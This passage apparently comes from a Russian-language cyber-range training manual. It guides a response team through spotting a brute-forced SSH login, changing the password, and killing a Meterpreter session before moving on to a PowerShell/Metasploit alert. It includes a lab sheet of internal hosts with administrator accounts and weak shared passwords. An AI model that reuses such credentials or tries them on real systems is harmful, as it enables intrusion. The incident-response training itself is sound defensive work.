


Рисунок 82 – Адрес получателя для события.

Далее, команда мониторинга составляет карточку инцидента на данное событие, по которой команда реагирования будет закрывать уязвимость. Для этого, команде реагирования необходимо подключиться к удаленному рабочему столу. Адрес этого рабочего стола у команды реагирования представлен на карточке тренировки, показанной на рисунке 83.




Рисунок 83 – Указание на удаленное рабочее место.

Далее с помощью программы подключения к удаленному рабочему столу необходимо подключиться по данному адресу. Действие показано на рисунках 84 и 85.




Рисунок 84 – Программа подключения к удаленному рабочему столу.





Рисунок 85 – Подключение к удаленному рабочему столу.

После входа на рабочий стол необходимо открыть PDF документ, в котором указаны все адреса и данные для подключения к узлам сети компании. Файл представлен на рисунке 86.



Frame Infrastructure Passwords

File | C:/Frame%20Infrastructure%20Passwords.pdf

1 of 1 | Read aloud | Draw | Highlight | Erase

Access to virtual infrastructure from the response team VM			
Edge Gateway	WEB: https://10.10.1.254	admin	qweGWE
Internal Gateway	WEB: https://10.10.2.254	admin	qweGWI
Web Server 2	SSH: 10.10.1.21	user	qwe123!@#
	WEB: http://10.10.1.21	admin	qwe123!@#
CMS WordPress	SSH: 10.10.1.22	user	qwe123!@#
	WEB: http://10.10.1.22/wp-login.php	admin	qwe123!@#
Solr	SSH: 10.10.1.30	user	qwe123!@#
	WEB: http://10.10.1.30:8983		
MS Active Directory	RDP: 10.10.2.10	ampire\administrator	qwe123!@#
MS Exchange	RDP: 10.10.2.11	ampire\administrator	qwe123!@#
	WEB: https://10.10.2.11	ampire\administrator	qwe123!@#
MS FileServer	RDP: 10.10.2.12	ampire\administrator	qwe123!@#
SSH Server	SSH: 10.10.1.31	user	qwe123!@#
SCADA IGSS	RDP: 10.10.3.10	.\administrator	qwe123!@#
GitLAB	SSH:10.10.2.18	user	qwe123!@#
	WEB: http://10.10.2.18/gitlab	administrator	qwe123!@#
Smtp server	SSH: 10.10.2.19	user	qwe123!@#
SuiteCRM	SSH: 10.10.2.20	user	qwe123!@#
	WEB: http://10.10.2.20	admin	qwe123!@#
RocketChat	SSH: 10.10.2.22	admin	qwe123!@#
	WEB: http://10.10.2.22:3000	admin	qwe123!@#
	Token for 2-factor auth: C:\KeePass2.50\KeePass	Token	KeeOTP2 - show TOTP
Umbraco	WEB http://10.10.1.26/umbraco	administrator@ampire.corp	qweQWE123!@#
	RDP: 10.10.1.26	ampire\administrator	qwe123!@#
Apache Tomcat	SSH: 10.10.1.24	user	qwe123!@#
	WEB: 10.10.1.24	admin	qwe123!@#
Note: it is possible to connect to all VMs in the domain using the accounts ampire\it[1-10]			

Рисунок 86 – Файл с данными о сетевой инфраструктуре.

Чтобы устранить первую уязвимость, необходимо подключиться к серверу с помощью программы «Putty». Адрес сервера 10.10.1.31. Процесс подключения представлен на рисунке 87.




Рисунок 87 – Подключение к серверу.

После подключения к серверу, необходимо проверить его журнал событий, для этого требуется перейти в режим суперпользователя с помощью команды «su», ввести пароль «qwe123!@#». После перехода в режим суперпользователя необходимо ввести команду «cat /var/log/auth.log». Ввод команд показан на рисунке 88.




Рисунок 88 – Просмотр журнала событий сервера.

После открытия журнала, в списке событий показываются сгруппированные события, которые указывают на провальные попытки аутентификации на сервере. События показаны на рисунке 89.




Рисунок 89 – Журнал событий сервера.

После третьей группы событий о провальной аутентификации можно заметить событие, которое указывает на успешный вход на сервер с адреса злоумышленника. Событие показано на рисунке 90.




Рисунок 90 – Событие входа на сервер.

Это событие говорит о том, что злоумышленник смог подобрать пароль к учетной записи на сервере. Исходя из этого, необходимо поменять пароль для учетной записи, чтобы у злоумышленника не было доступа к серверу. Менять пароль требуется под учетной записью user, так как именно к ней злоумышленник получил доступ – для этого необходимо ввести команду «su

user», она позволит перейти от УЗ суперпользователя к УЗ user. Затем пароль сменяется командой «passwd». После ввода команды требуется ввести текущий пароль «qwe123!@#», а затем два раза ввести новый пароль. Действие показано на рисунке 91.




Рисунок 91 – Смена пароля на сервере.

Далее необходимо обратиться к системе обнаружения вторжений, чтобы найти последствие атаки. Требуется обратить внимание на событие, которое указывает на загрузку подозрительного исполняемого файла. Оно показано на рисунке 92.




Рисунок 92 – Событие, указывающее на подозрительный исполняемый файл.

Чаще всего такие файлы открывают сетевое соединение, которое позволяет управлять сервером через терминал, обходя внешние средства защиты. Чтобы убедиться в этом, необходимо развернуть список открытых сетевых соединений с помощью команды «ss -p», , что открыто сетевое

соединение с внешнего адреса, это соединение и есть Meterpreter сессия. Этот список показан на рисунке 93.




Рисунок 93 – Список сетевых соединений сервера.

Чтобы избавиться от этого соединения, необходимо ввести команду «kill» с идентификационным номером соединения, который записывается в скобки после внешнего адреса. В данном случае этот номер имеет значение 1332. Это отображено на рисунке 94.




Рисунок 94 – Удаление Meterpreter сессии.

После закрытия первой уязвимости необходимо перейти к закрытию второй уязвимости. Требуется обратиться к системе мониторинга, где отобразится использование злоумышленником запуска PowerShell скрипта на файловом сервере с адресом 10.10.2.12. Это видно в среде мониторинга по названию правила. Данное событие представлено на рисунке 95.




Рисунок 95 – Событие, указывающее на запуск Powershell.

Далее система фиксирует событие, связанное с загрузкой полезной нагрузки через Metasploit. Это также указано в названии правила. Событие представлено на рисунке 96.

